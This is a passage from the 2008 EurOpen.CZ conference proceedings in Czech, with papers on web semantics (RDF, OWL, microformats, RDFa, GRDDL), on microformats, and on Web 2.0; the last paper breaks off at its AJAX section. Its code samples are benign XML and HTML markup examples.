Česká společnost uživatelů otevřených systémů EurOpen.CZ
Czech Open System Users' Group
www.europen.cz

33. konference

Sborník příspěvků

Hotel Lesní chata Kořenov
5.–8. října 2008

Programový výbor

Jiří Felbáb
Vladimír Rudolf
Jiří Sitera

Sborník příspěvků z 33. konference EurOpen.CZ, 5.–8. října 2008

Plzeň 2008. První vydání.
Editor: Jiří Felbáb
Sazba a grafická úprava: Ing. Miloš Brejcha – Vydavatelský servis, Plzeň
e-mail: servis@vydavatelskyservis.cz

Tisk: TYPOS, Tiskařské závody, s. r. o.
Podnikatelská 1 160/14, Plzeň

Příspěvky neprošly redakční ani jazykovou úpravou.

ISBN 978-80-86583-15-0

Obsah

Sémantika na webu

Jiří Kosek

E-mail: jirka@kosek.cz

Klíčová slova: web, sémantika, sémantický web, RDF, OWL, mikroformáty, RDFa, GRDDL

Abstrakt

Web je dnes již poměrně hlubokou studnicí informací, ale nástroje pro efektivní zpracování těchto informací zatím zdaleka nedosahují úrovně, kterou by si uživatelé přáli. V této přednášce se podíváme na technologie, které se více či méně úspěšně snaží v prostředí webu uchopit sémantiku. Zkratky a pojmy jako sémantický web, RDF, OWL, ontologie, mikroformáty a RDFa již pro vás dále nebudou tabu.

Web byl původně navržen jako prostředí pro publikování dokumentů propojených hypertextovými odkazy. S tím jak množství stránek a v nich obsažených informací na webu vzrůstalo, bylo stále obtížnější nalézt pro nás důležité informace. Vzrůstala tedy potřeba zachycení sémantiky informací obsažených ve webových stránkách způsobem, který by umožnil její strojové zpracování. To by ve výsledku vedlo k podstatnému vylepšení možností webových vyhledávačů a otevřelo by to i další možnosti pro využití dat publikovaných na webu.

Pro účely našeho článku se oprostíme od klasických definic pojmu *sémantika*, jak je zavádí lingvistika, filosofie a další vědní obory. Sémantikou budeme chápat význam nějaké informace. Důležité pro nás však bude, že tento význam je reprezentován explicitním způsobem, který umožňuje strojové zpracování. Je možné, že jednou přijde doba, kdy počítače dokáží interpretovat text v přirozeném jazyce, podobně jako to dnes dokáže člověk. Do té doby je však potřeba strojům pomoci.

1 Jazyk HTML a sémantika

Již v samotném úvodu skoro každého kurzu nebo učebnice jazyka HTML se dozvíme, že podstatou HTML je označovat v dokumentu pomocí značek význam (sémantiku) jednotlivých částí textu, ne jejich vzhled. Nicméně takto přidaná sémantika HTML nepřináší pro práci se skutečnou sémantikou nic podstatného. Pomocí jazyka HTML sice můžeme určit, co v dokumentu je odstavec, co položka seznamu a co odkaz. Ale jazyk HTML již nenabízí prostředky, jak například říci, že položka seznamu obsahuje název výrobku a druhá buňka tabulky jeho cenu v dolarech.

2 Jazyk XML a sémantika

Řešením sémantických nedostatků jazyka HTML měl být jazyk XML. XML na rozdíl od jazyka HTML nedefinuje jednu pevnou sadu značek určenou především pro popis vzhledu a základní struktury webových stránek, ale umožňuje vytvářet specifické značky, určené pro přesné označení významu určitého druhu informace.

Kdybychom například chtěli mít v podobě dokumentu XML uložen katalog hudebních nosičů, které prodává nějaký obchod, mohli bychom použít následující strukturu:

```
<ceník>
  ...
  <položka kategorie="CD" kód="04400148712">
    <název>Entropicture</název>
    <interpret>Dan Bárta</interpret>
    <cena měna="Kč">140<cena>
  </položka>
  ...
</ceník>
```

Tomuto přístupu, kdy je přesně vyznačeno, co který údaj znamená, se říká *sémantické značkování*. Vidíme například, že číslo „140“ je cena vyjádřená v korunách. Lze si snadno představit, že nad takto označkovanými dokumenty by bylo triviální vytvořit pokročilý vyhledávač.

Tento přístup vyžaduje, aby se pro jeden druh informace (třeba katalog zboží nabízeného internetovým obchodem) používal pokud možno celosvětově jednotný formát. Tím se zaručí, že si jednotlivé aplikace budou navzájem rozumět.

V polovině 90. let, kdy jazyk XML vznikal, panovalo přesvědčení, že XML na webu nahradí formát HTML. Stránky budou obsahovat sémanticky označkované všechny důležité informace a o definici vzhledu se postarají stylové jazyky jako CSS nebo XSL. Tato představa však byla příliš revoluční jak pro autory

webových stránek, tak pro vývojáře webových prohlížečů a v praxi se neujala. Byť by se principiálně jednalo o velice dobré řešení, předběhlo tehdejší technické schopnosti prohlížečů a mentální schopnosti autorů webových stánek, a masově se tak nikdy neujalo.

Nicméně některé úzce zaměřené vyhledávače myšlenku specializovaných formátů XML oprášily. Umožňují na webovém serveru bokem k běžným stránkám vystavit XML se strojovým popisem informací obsažených na samotných stránkách. Tyto popisy pak vyhledávač pravidelně stahuje a aktualizuje podle nich svoji databázi, kterou používá při vyhodnocování dotazů od uživatelů. Příkladem může být třeba webová aplikace zbozi.cz, která je schopná automaticky stahovat a indexovat katalogy zboží v jednoduchém formátu XML.

```
<SHOP>
  <SHOPITEM>
    <PRODUCT>Světélkující podložka</PRODUCT>
    <DESCRIPTION>Fosforeskující okraj, nevyžaduje baterie.</DESCRIPTION>
    <URL>http://obchod.cz-pod-mys/fosfor</URL>
    <ITEM_TYPE>new</ITEM_TYPE>
    <AVAILABILITY>24</AVAILABILITY>
    <IMGURL>http://obchod.cz/obrazky/podlozky-pod-mys/fosfor.jpg</IMGURL>
    <PRICE>620</PRICE>
    <PRICE_VAT>756</PRICE_VAT>
  </SHOPITEM>
  ...
</SHOP>
```

Nicméně problém je v tom, že tento přístup funguje jen pro určité druhy dat, navíc je nutné pro každý specializovaný vyhledávač data připravit ve specifickém formátu. Nicméně dá se očekávat, že formáty budou určovat pouze velcí hráči na poli vyhledávačů (například globální Google a lokální Seznam) a ostatní se jim přizpůsobí.

3 Sémantický web

> *The Semantic Web is the representation of data on the World Wide Web. It is a collaborative effort led by W3C with participation from a large number of researchers and industrial partners. It is based on the Resource Description Framework (RDF), which integrates a variety of applications using XML for syntax and URIs for naming.*

> *The Semantic Web is an extension of the current web in which information is given well-defined meaning, better enabling computers and people to work in cooperation.*
> — *Tim Berners-Lee, James Hendler, Ora Lassila*

Pomineme-li fakt, že se dříve zmíněný způsob zachycování sémantiky přímo pomocí specializovaných slovníků XML v prostředí webu moc neuchytil, má ještě jeden nedostatek. Bez nějaké ruční práce nebo přídavné znalosti není možné spojovat původně nesouvisející informace různých druhů z různých zdrojů. Tento nedostatek překonává tzv. *sémantický web*. Technologie, která se začala vyvíjet na konci 90. let, je postavena na velice jednoduché myšlence: stávající web složený z dokumentů se doplní o web znalostí. Znalosti přitom budou formálně reprezentovány pomocí výroků, protože s nimi umí logika pracovat, odvozovat z nich nové výroky atd.

Sémantické web chápe výroky jako trojice (subjekt, predikát, objekt). Příklady výroků jsou například *Ema má maso* nebo *Webová stránka EurOpen.cz byla vytvořena 13. července 1997*. Samozřejmě, aby mohl sémantický web fungovat tak, jak byl zamýšlen, je potřeba jednotlivé používané pojmy jednoznačně identifikovat, aby šlo jednotlivé výroky kombinovat dohromady a získávat tak nové. Subjekty a predikáty jsou proto vždy identifikovány pomocí adresy URI. Objekt je pak buď hodnota nebo opět je identifikován pomocí adresy URI.

Pro zápis výroků se používá formát RDF (Resource Description Framework), který je vystaven nad syntaxí XML. Naše ukázkové výroky bychom mohli v RDF zapsat jako

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
         xmlns:vztahy="http://example.org/vztahy/"
         xmlns:exterms="http://www.example.org/terms/">
  <rdf:Description rdf:about="http://example.org/lide/Ema">
    <vztahy:ma rdf:resource="http://example.org/jidlo/maso"/>
  </rdf:Description>
  <rdf:Description rdf:about="http://www.europen.cz/">
    <exterms:creation-date>1997-07-13</exterms:creation-date>
  </rdf:Description>
</rdf:RDF>
```

Vidíme, že zápis v RDF není zrovna stručný a příliš přehledný. Existují proto i alternativní čistě textové notace jako například N3. Nicméně původní představa, že by bylo RDF vytvářeno uživateli v nějakém masovějším měřítku, už dávno vzala za své. RDF se dnes používá spíše jako exportní formát, pokud chceme usnadnit zpracování, propojení a odvozování informací. Pro výběr dat uložených v RDF existuje dokonce speciální dotazovací jazyk SPARQL. Existují i sémantické vyhledávače, které indexují a umožňují následně prohledávat obsah reprezentovaný v RDF. Mezi tyto služby patří například http://sindice.com

a http://swoogle.umbc.edu. Nicméně současná podoba obě služby předurčuje spíše pro sémantické specialisty než pro běžné uživatele.

Aby mohl sémantický web fungovat ve větším měřítku, je potřeba zajistit i další věci. Pro stejné koncepty a předměty je potřeba používat stejné identifikátory. Pokud by identifikátory byly rozdílné, nebude možné výroky pocházející z různých zdrojů spojovat.

Kromě toho je potřeba se shodnout na celém modelu, který se použije pro modelování určité domény. Jaké předměty a objekty se mohou vyskytovat, jaké jsou mezi nimi vztahy a v jakých predikátech mohou figurovat. Této definici se říká *ontologie*. Ontologie je vlastně definice slovníku pojmů, které budeme používat pro popis určité oblasti. V ontologii se definují třídy, možné vztahy mezi nimi a mnoho dalšího. Pro zápis ontologií se používají jazyky RDF Schema a OWL (Web Ontology Language).

I přes obrovské prostředky, které v poslední době plynou do výzkumu spojeného se sémantickým webem, je mnoho problému vyřešeno ne příliš uspokojivě. Jedním z nich je identita subjektů. V sémantickém webu je vše identifikováno pomocí adres URI. Formát RDF však nenabízí prostředky pro rozlišení toho, zda daný predikát mluví přímo o stránce s daným URI, nebo s konceptem, který stránka zastupuje. U adresy http://www.europen.cz/ tak nevíme, zda identifikuje webovou stránku sdružení EurOpen nebo přímo sdružení samotné. Současné řešení počítá s tím, že se na danou adresu pošle požadavek HTTP a podle návratového kódu se určí povaha předmětu zastoupeného adresou.

Z praktického hlediska je však asi největším problémem RDF jeho syntaxe. Ta vyžaduje jeho zápis do samostatných souborů. Informace, které tak už stejně většinou máme na klasické webové stránce, musíme paralelně udržovat ještě ve formátu RDF. V poslední době je proto patrný příklon k technologiím, které používají jedno místo pro zápis „viditelných metadat“ na stránce, tak i pro jejich formalizovaný zápis. Jedná se především o mikroformáty a formát RDFa.

4 Mikroformáty

Mikroformáty jsou konceptem, který s sebou přinesl Web 2.0. Podobně jako celý Web 2.0 nejsou mikroformáty samy o sobě ničím převratným. Spíše jde opět o využití (či spíše zneužití) existujících technologií novým způsobem, který přináší nové možnosti.

Mikroformáty přinášejí způsob, jak s využitím stávajících konstrukcí jazyka HTML/XHTML do stránek vkládat ty nejzákladnější strukturované informace jako jsou vizitky, informace o událostech apod. Na rozdíl od formátů jako RDF mikroformáty plně staví na již existujících a odzkoušených technologiích. Vydaly se tedy osvědčenou cestou evoluce, a nikoliv revoluce.

Aby byla co nejnižší bariéra pro zadávání dat v podobě mikroformátů, snaží se mikroformáty v maximální možné míře čerpat informace z již existujícího kódu stránky. Pouze v případě, kdy nějaké údaje nejsou na stránce zachyceny ve vhodné podobě, je možné jejich alternativu uvést v některém atributu. Význam jednotlivých částí dokumentu se nyní určuje pomocí hodnot v atributu `class`. Tento atribut byl původně vyhrazen pro propojení HTML a kaskádových stylů (CSS), ale mikroformáty jej používají právě pro zachycení významu dané části stránky. Například informace o této konferenci by mohla být v mikroformátu hCalendar reprezentována následujícím způsobem.

```
<span class="vevent">
 Sdružení <a class="url" href="http://www.europen.cz/">EurOpen</a>
 pro vás chystá
 <span class="summary">XXXIII. konferenci EurOpen.CZ</span>.
 Bude se konat
 <abbr class="dtstart" title="2008-10-05T13:30:00+02:00">5.</abbr>-<abbr
 class="dtend" title="2008-10-08T14:00:00+02:00">8. října 2008</abbr>
 v hotelu <a class="location"
 href="http://www.hotel-lesnichata.cz/">Lesní chata v Kořenově</a>.
</span>
```

Vidíme, že pomocí tříd jako `url`, `summary` nebo `location` určíme základní charakteristiky události přímo v textu stránky. U data začátku a konce akce ještě pomocí atributu `title` doplníme datum a čas ve strojově čitelné podobě. Elementy a atributy přidané pro zachycení všech potřebných informací nikterak neovlivňují zobrazení stránky v prohlížeči.

Na serveru http://microformats.org najdeme definice několika mikroformátů a nástrojů pro práci s nimi. Tyto nástroje umožňují například sdílení a agregaci takto zadaných údajů mezi různými webovými aplikacemi. Pro náš příklad s událostmi zase existují rozšíření prohlížečů, která umí ze stránky opatřené mikroformáty události nebo kontakty rovnou importovat do kalendáře apod.

Samozřejmě ani mikroformáty nejsou bez vad na kráse. Spíše teoretická výtka spočívá v tom, že zneužívají atribut `class` pro zcela jiné účely než byl určen. Větším problémem je však špatná škálovatelnost. Mikroformáty zatím fungují, protože jich je velice jméno. Budou-li však nové mikroformáty přibývat, je velice pravděpodobné, že dojde ke kolizi identifikátorů, protože ty nejsou nijak kvalifikovány, ať již třeba adresou URI nebo alespoň doménovým jménem. Tyto problémy by časem mohl odstranit nový univerzální atribut `role`[1], na jehož přidání do XHTML se pracuje.

Teoreticky by také bylo možné používat mikroformáty, které by nepřetěžovaly atribut `class`, ale do kódu stránky vkládaly sémantické elementy XML. Naši událost bychom pak mohli zapsat například jako

[1] http://www.w3.org/TR/xhtml-role/

```
<ev:event xmlns:ev="http://example.org/ns/event">
 Sdružení <ev:link><a href="http://www.europen.cz/">EurOpen</a></ev:link>
 pro vás chystá
 <ev:summary>XXXIII. konferenci EurOpen.CZ</ev:summary>.
 Bude se konat
 <ev:start timestamp="2008-10-05T13:30:00+02:00">5.</ev:start>-<ev:end
 timestamp="2008-10-08T14:00:00+02:00">8. října 2008</ev:end>
 v hotelu <ev:location><a href="http://www.hotel-lesnichata.cz/">Lesní
 chata v Kořenově</a></ev:location>.
</ev:event>
```

Problém je v tom, že takový zápis nebude syntakticky fungovat v HTML, musíme použít XHTML, které díky mechanismu jmenných prostorů umožňuje do dokumentu vkládat elementy z několika slovníků. Nicméně při bližším průzkumu zjistíme, že formát XHTML není dobře podporován majoritním prohlížečem. Budeme-li se navíc striktně držet specifikace XHTML, nemůžeme si do jazyka, který nese v názvu „rozšiřitelný“, vkládat naše vlastní elementy. Právě z těchto důvodů jsou klasické mikroformáty v tuto chvíli mnohem populárnější než tato metoda kombinující elementy XML s formátem XHTML.

5 RDFa

Mikroformáty a jednoduchost a snadnost jejich začlenění do existujících stránek se ukázaly jako klíčové pro úspěch. Nicméně mikroformáty nezachycují informace v podobě predikátů RDF, takže na ně nelze aplikovat nástroje sémantického webu jako odvozování. Vznikl proto formát RDFa, který umožňuje do XML dokumentů (a tedy i přímo do jazyka XHTML) zapisovat výroky RDF při použití syntaxe, která se přibližuje mikroformátům. Ze stránky pak lze snadno všechny takto zapsané výroky vyexportovat do čistého RDF pro další použití.

RDFa přidává do XHTML několik nových atributů určených speciálně pro zápis metadat. Atribut `property` nese jméno vlastnosti (predikátu) a pomocí atributu `content` můžeme pro vlastnost určit hodnotu, pokud je jiná než samotný obsah elementu. K dispozici jsou i další atributy. My si ukázku použití RDFa ukážeme opět na popisu letošní konference EurOpen.

```
<html xmlns="http://www.w3.org/1999/xhtml
      xmlns:cal="http://www.w3.org/2002/12/cal/ical#"
      xmlns:xs="http://www.w3.org/2001/XMLSchema">
...
<p typeof="cal:Vevent">
 Sdružení <a property="cal:url" href="http://www.europen.cz/">EurOpen</a>
 pro vás chystá
 <span property="cal:summary">XXXIII. konferenci EurOpen.CZ</span>.
```

```
 Bude se konat
 <span property="cal:dtstart" content="2008-10-05T13:30:00+02:00"
 datatype="xs:dateTime">5.</span>-<span
 property="cal:dtend" content="2008-10-08T14:00:00+02:00"
 datatype="xs:dateTime">8. října 2008</abbr>
 v hotelu <a property="cal:location"
 href="http://www.hotel-lesnichata.cz/">Lesní chata
 v Kořenově</a>.
</p>
...
</html>
```

6 GRDDL

Mít všechny znalosti zachycené v RDF je jistě lákavá možnost. Na druhou stranu jsme viděli, že vytvářet RDF ručně není nic, co by lákalo běžného tvůrce webových stránek. Tuto propast se snaží překlenout mechanismus GRDDL (Gleaning Resource Descriptions from Dialects of Languages). Jde o jednoduchý způsob, jak k webové stránce (nebo obecně dokumentu XML) připojit transformaci v jazyce XSLT, která ze stránky vytáhne zajímavé informace a vrátí je v podobě RDF. Předpokládá se přitom, že ony zajímavé informace už budou nějakým způsobem označené, typicky pomocí nějakého mikroformátu.

To, že je k webové stránce připojena GRDDL transformace se pozná pomocí speciální hodnoty v atributu `profile`. Na samotnou transformaci XSLT (případně program v jiném jazyce) pak ukazuje element `link`.

```
<html xmlns="http://www.w3.org/1999/xhtml">
  <head profile="http://www.w3.org/2003/g/data-view">
    <title>Some Document</title>

    <link rel="transformation"
      href="http://www.w3.org/2000/06/dc-extract/dc-extract.xsl" />
    <meta name="DC.Subject"
      content="ADAM; Simple Search; Index+; prototype" />
    ...
  </head>
  ...
</html>
```

7 Závěr

Sémantika na webu je důležitá a slibuje zejména do budoucna zajímavé možnosti využití, které již dnes naznačují některé „Web 2.0“ aplikace. Nicméně je

nutno si přiznat, že webové sémantické technologie jsou v plenkách, alespoň co se týče míry jejich nasazení v praxi. Myšlenka sémantického webu je pěkná, ale její technická realizace předběhla mentální schopnosti většiny uživatelů. Jako pragmatické řešení se tak ukazují mikroformáty, které již prokázaly svoji životaschopnost. V budoucnu se dá očekávat větší využití RDFa a GRDDL tak, aby se informace obsažené v mikroformátech hladce začlenily do prostoru sémantického webu.

Literatura

[1] http://www.w3.org/2001/sw/ Stránky o sémantickému webu od W3C.

[2] http://microformats.org Komunita okolo mikroformátů.

Mikroformáty

Štěpán Bechynský

E-mail: Stepan.Bechynsky@microsoft.com

Před několika lety jsem pracoval pro společnost, která se zabývala sběrem dat, především finančních, o firmách a ty pak prodávala subjektům jako jsou banky, leasingové společnosti, atd. Já měl na starost tvorbu robotů, kteří hledali veřejně dostupné informace na internetu a ty se pak ukládali do databáze. Největší problém byla samozřejmě analýza zdrojového kódu HTML stránky, která obsahovala požadovanou informaci a napsání co nejobecnějšího skriptu, který by uměl informaci najít opakovaně i v případě, že stránka změnila strukturu. To byl největší problém. I drobná změna ve stránce mohla znamenat nefunkčnost robota.

Problémem HTML pro automatické zpracování informace, je nedostupnost „značek“, které by uměli popsat typ informace. Například, že se jedná o telefonní číslo, teplotu, IČ, číslo bankovního účtu, atd. Všechny tyto informace člověk rozpozná na první pohled. Pokud je někde napsáno:

Č. bank. účtu – 2365462/0115

Tak kouknu a vidím, že 2365462/0115 je číslo bankovního účtu a nemusím o tom nijak zvlášť přemýšlet. Není problém vytvořit parser, který předchozí text zpracuje a získá z něj požadované číslo. Mohu použít regulární výraz:

$$\text{Č\textbackslash. bank\textbackslash. účtu} - ([0-9]+)/([0-9]\{4\})$$

Ten bude ale použitelný pouze pro jeden konkrétní způsob zápisu čísla bankovního účtu a pouze do té doby, než dojde ke změně okolí hledané hodnoty. Pokud někdo okolí změní:

Číslo bankovního účtu: 2365462/0115

Tak má aplikace přestane vracet správný výsledek. Co bych potřeboval je nějaký jednotný způsob, jak ve webové stránce, resp. HTML kódu, označit „tento text představuje číslo bankovního účtu“. Na to není HTML stavěné. Muselo by se zavádět desítky značek pro každý typ informace, který někdo potřebuje automaticky zpracovat. Nemusí se jen nutně jednat o různé roboty. Pokud zůstaneme u našeho příkladu s číslem účtu, tak si dovedu představit situaci, kdy si vyberu zboží na webovém obchodě a budu mít nainstalovaný doplněk do prohlížeče, který si ze stránky „vysosne“ číslo účtu, částku za zboží, variabilní symbol a automaticky mi vygeneruje příkaz k úhradě tak, jak ho požaduje moje banka.

Tento problém se snaží řešit mikroformáty. Mikroformáty využívají stávajících možnosti HTML a CSS, tak, aby se v těchto zavedených standardech nemuselo nic měnit. K popisu informace používají speciální názvy tříd CSS. Třídu CSS si mohu pojmenovat v podstatě jak chci, tak není jediná překážka, abych toho nevyužil k popisu informace.

Ukázka mikroformátu pro událost, který vychází z formátu iCalendar:

```
<span class="vevent">
 <a class="url" href="http://www.europen.cz/">
           http://www.europen.cz/</a>
  <span class="summary">Konference podzim 2008</span><br />
  Od <abbr class="dtstart" title="20081005">5. 10. 2008</abbr>
     do <abbr class="dtend" title="20081008">do</abbr> v˜hotelu
 <span class="location">Lesní chata, Kořenov</span>
</span>
```

Pokud se podíváte na jména tříd CSS (vevent, url, dtstart, dtend, location), tak je na první pohled zřejmé, o jaký typ informace jde. Na stejném principu pracují i další mikroformáty. Jejich seznam je udržován na stránkách microformats.org.

Programátorům jistě mikroformáty ušetří práci s automatickým zpracováním dokumentů, ale pro běžného uživatele není mnoho dostupných aplikací, které umí s mikroformáty pracovat, zejména se jedná o jejich podporu v nejrozšířenějších prohlížečích.

Internet Explorer 7 – nutná instalace rozšíření
Internet Explorer 8 Beta 2 – podpora pro Webslice, zatím nedostupná rozšíření
Firefox 3.0 – Javascript API pro zpracování mikroformátů, nutná instalace rozšíření
Opera 9.5 – zatím nedostupná rozšíření

Tady se podle mého názoru dostáváme do začarovaného kruhu. Autoři stránek nepoužívají mikroformáty, protože je zákazníci nevyužívají a autoři webových prohlížečů neimplementují jejich podporu, protože je nikdo nepoužívá.

Pokud se na mikroformáty podíváme z jiné strany, tak se dají považovat za hrozbu, protože značně zjednodušují, někdy nežádoucí, automatické zpracovávání obsahu. Plno firem a institucí na internetu zveřejňuje informace pro nekomerční použití s tím, že pokud by je někdo chtěl používat komerčně, tak mu je za úplatu dodají v „lepším“ formátu. Předpokládají, že ve formátu HTML je informace natolik obtížně zpracovatelná, že je levnější si ji zakoupit ve strukturované podobě. Během své praxe v psaní robotů na vytěžování informací jsem se setkal s řadou technik, které automatické zpracování stránky co nejvíce znesnadňují. Zavedením mikroformátů by se takový robot značně zjednodušil. Další

problém u mikroformátů je využívání některých „okrajových“ elementů a atributů HTML pro vlastní potřeby. To pak může vést ke špatné čitelnosti stránky například pro slepce. Na tento problém narazila společnost BBC při zavedení mikroformátů na svých webových stránkách.[1]

Jak se budou mikroformáty využívat v budoucnu si netroufám odhadnout. Co by mohlo pomoct je API ve Firefox 3.0 a podpora Selectors API v IE 8, FF 3.0 a O 9.5. Obě tato API velmi zjednoduší implementaci podpory mikroformátů pro webové vývojáře. Další co by mohlo pomoct přijetí mikroformátů u koncových uživatelů a web designérů jsou Webslices v IE 8, které z mikroformátů principielně vychází.

[1] http://www.webstandards.org/2007/04/27/haccessibility/

Web 2.0

Miroslav Juhos

E-mail: mjuhos@kerio.com

Úvod

Web 2.0 je pojmem, o jehož významu vede světová odborná veřejnost vleklé diskuze, často přecházející až v hádky. Přes optimistická zvolání, že Web 2.0 je revoluce, až po pesimistická, která tvrdí, že nic takového jako nový web neexistuje, je nutno si přiznat, že v oblasti vývoje internetu dochází k jistému posunu, a to jak posunu technologickému, tak i k posunu v přístupu k uživatelům. To vše taktéž ovlivňuje metodiku vývoje software i ekonomickou stránku věci.

Vznik Web 2.0

Termín Web 2.0 definoval Tim O'Reilly v roce 2004 jako výsledek úvah nad proměnou internetu. Zabýval se produkty internetových firem, které přežily „prasknutí internetové bubliny" a zjistil, že tyto produkty mají podobné rysy.

Jedním z často zmiňovaných rysů Web 2.0 je vlastnost, že uživatel již není jen konzumentem dat, ale často je jejich zdrojem. O'Reilly to demonstruje na vzniku Wikipedie, která umožňuje uživatelům zadávat data, narozdíl od online verze Encyclopedia Britannica. Zároveň zmiňuje princip kolektivní inteligence (síťový efekt), který umožňuje vytvoření lepšího obsahu na principu „víc hlav víc ví" (zatímco za obsah Britanniky jsou zodpovědni jen autoři či korektoři).

Podobný posun lze vysledovat např. u náhrady osobních stránek blogy, případně u komunikace přes instant messaging, která je nahrazována komunikací zprostředkovanou sociálními sítěmi.

Tim O'Reilly jde ještě hlouběji a tvrdí, že členění souborů a jiných dat do adresářů nahrazuje štítkování (tagování), a že spekulace s doménovými jmény je nahrazena optimalizací pro vyhledávače (SEO) a uvádí řadu dalších změn podobného rázu.

Tim O'Reilly se ještě po roce pokusil termín znovu definovat stručnou definicí: *„Web 2.0 je revoluce podnikání v počítačovém průmyslu způsobená přesunem k chápání webu jako platformy a pokus porozumět pravidlům vedoucím k úspěchu na této nové platformě. Klíčovým mezi těmito pravidly je toto: tvořte*

aplikace, které budou díky síťovému efektu s přibývajícím počtem uživatelů stále lepší. (Což jsem jinde nazval „zapřažením kolektivní inteligence“.)“

Historické milníky vývoje Webu 2.0

1999

- objevuje se termín weblog
- vzniká Blogger
- vychází Internet Explorer 5.0 s podporovou XmlHttpRequest

2000

- vychází Microsoft Exchange server s Outlook Web Access (mailový klient s AJAX)

2001

- vychází Internet Explorer 6.0
- je uvedena Wikipedia

2003

- je uveden MySpace
- objevuje se Delicious (sdílení odkazů principem sociální sítě)

2004

- spuštěn Flickr
- spuštěn Gmail (mailový klient s AJAX)
- spuštěn Facebook (sociální síť)
- milión weblogů
- vzniká termín Web 2.0
- vychází Firefox 1.0

2005

- vychází Google Maps
- objevuje se termín AJAX

2006

- vychází Internet Explorer 7.0

2008

- vychází Google Chrome

Co je tedy Web 1.0?

Je to tedy web před rokem 1999? To asi ne.

Ze Web 1.0 lze považovat takovou webovou aplikaci, která se nechová k webu jako k platformě, nýbrž pohlíží naň pouze jako na médium v první řadě určené k publikaci, a teprve poté k další interakci s uživatelem.

Z toho vyplývá, že i v současné době je k nalezení mnoho internetových aplikací a služeb, které nelze považovat za Web 2.0.

Web 2.0 pohledem uživatele

Je nepopiratelným faktem, že uživatelé internetu velmi rychle přibývají, vždyť v roce 1995 byl jejich počet odhadován na 16 miliónu osob, v současné době je odhadován 1,4 miliardy.

Síťový efekt a kolektivní inteligence

Síťový efekt je jednou ze základních myšlenek Webu 2.0, a jeho síla pochopitelně vrůstá s přibývajícím počtem uživatelů.

Podstatou tohoto efektu je již výše zmíněný princip „Víc hlav víc ví“, ale také „Víc očí vidí víc chyb“. Právě toho využívá např. Wikipedia pro zadávání a změny dat u jednotlivých hesel, jak již bylo zmíněno.

Poněkud odlišně je kolektivní inteligence využívána v sociálních sítích. Sociální síť je systém v němž si uživatel vytváří vazby s ostatními uživateli. Sociální síť pak využívá data získaná od uživatelů na základě kterých dokáže např. nabízet další přátele: „tvoji dva přátelé označili za svého přítele stejného uživatele XY, tudíž i ty bys jej měl znát“, nebo nabízet uživateli k zakoupení produkty, které si koupili jeho přátelé.

Síťový efekt nemusí být používán k přímému získávání dat od uživatele. Jako příklad lze zmínit Google Page Rank, algoritmus k určení důležitosti webových stránek. Základní myšlenkou Page Rank je totiž to, že čím více vede na stránku odkazů, tím důležitější je její obsah. Podobného principu také využívají některé antispamové filtry.

Použitelnost (usability)

Přírůstek počtu uživatelů nutně znamená, že se mění jejich spektrum. Dá se předpokládat, že v pravěku internetu byli jeho uživateli především techničtí odborníci, ovšem nyní lze za dominantní živočišný druh na internetu považovat laického, nepočítačově zaměřeného uživatele, uživatele, který netráví večery čtením manuálů a dokumentace, ale který v první řadě internet používá.

Změna spektra uživatelů mění způsob návrhu uživatelského rozhraní. Uživatelské rozhraní již nemůže navrhovat vývojář dle svých předpokladů či zkušeností, ale je jej třeba navrhovat na základě potřeb uživatele.

I z toho důvodu se přestává mluvit o návrhu uživatelského rozhraní (User Interface Design), ale hovoříme spíše o uživatelské zkušenosti či prožitku z používání produktu (User Experience) a o designu cíleném na uživatele (User Centered Design).

Příkladem změny přístupu k uživateli může být postup firmy Apple při návrhu přehrávače iPod. „Neptali jsme se co uživatelé chtějí za funkce přehrávače, ale jak poslouchají hudbu.“ Z toho vyplývá, že pro návrh aplikace splňující potřeby uživatele je nejprve třeba znát jeho potřeby.

Ačkoli Tim O'Reilly se o zaměření na použitelnost aplikací nezmiňuje, většina výrobců Web 2.0 se použitelností svých aplikací vážně zabývá víc, než bylo zvykem v dobách Webu 1.0. Např. firma Google věnovala vývoji rozhraní pro Gmail dva roky, a velká část tohoto vývoje byla právě testování použitelnosti.

Stručně řečeno – už zdaleka jen nestačí to, že aplikace něco dělá, ale záleží na tom, jak to dělá.

Technologické pozadí Web 2.0

Změna požadavků na webové technologie s příchodem Web 2.0 způsobila znovuobjevení některých zpola zapomenutých funkcí a vlastností (koho by v roce 1995 napadlo psát v JavaScriptu aplikace v rozsahu tisíců řádek, byť to bylo možné), a taktéž tato změna způsobila další vylepšování prohlížečů.

Například AJAX, nejčastěji skloňovaný pojem z Web 2.0 technologií, přinesl Internet Explorer, díky implementaci asynchronního přístupu k serveru – objektu XMLHttpRequest pro Outlook Web Access 2000, webového e-mailového klienta.

V současné době se, díky potřebě a tlaku vyvíjenému vývojáři webových aplikací, všichni výrobci prohlížečů snaží urychlovat běh JavaScriptových aplikací, vylepšovat vykreslovací jádra svých prohlížečů, implementovat nové vlastnosti (nové verze JavaScriptu a CSS) atd.

Tato kapitola je přehledem často užívaných termínů ve spojitosti s Web 2.0.

RIA

RIA (Rich Internet Application) je zastřešujícím pojmem technologického pozadí Web 2.0.

Přesná definice tohoto pojmu, která se nabízí, tj. aplikace běžící na internetu, kde slůvko rich naznačuje bohaté využití doposud nevyužívaných možností klientské části aplikace (prohlížeče), se poněkud komplikuje příchodem technologií jako je například Adobe AIR. Adobe AIR totiž umožňuje vytvořit aplikaci napsanou pomocí HTML, CSS, JavaScript (nebo Adobe Flash), která je spustitelná jako desktopová aplikace. Výsledkem je hybrid mezi tenkým klientem (prohlížečem) a tlustým klientem (desktopovou aplikací), jakýsi plnoštíhlý klient.

Určující je pro RIA úzká spojitost s webem, závislost aplikace na datech umístěných kdesi v internetu.

Hlavním cílem RIA aplikací je poskytnout uživateli dojem práce s desktopovou aplikací. To znamená odstranit vizuální pomalost dosavadních internetových aplikací, způsobenou načítáním celé stránky při změně dat.

JavaScript

JavaScript je interpretovaný jazyk pro WWW stránky, který standardizuje asociace ECMA (Europen Computer Manufacturers Association). Pomocí DOM (Document Object Model) JavaScript umožňuje manipulaci s objekty stránky.

JavaScript se stal hlavním motorem RIA, jeho možnosti jsou v současné době rozšiřovány bouřlivě se rozvíjejícími frameworky a toolkity, které pro něj definují nové možnosti jako dotazovací jazyk pro hledání DOM elementů, další funkce pro práci s DOM, případně obsajují funkce pro vytváření kompletního uživatelského rozhraní, jak je tomu v případě toolkitů.

JSON

JSON (JavaScript Object Notation) je formát pro přenos dat, data v tomto formátu lze konvertovat přímo do objektu JavaScriptu. Je oblíbený pro svoji stručnost, oproti rozsáhlým zápisům v XML.

AJAX

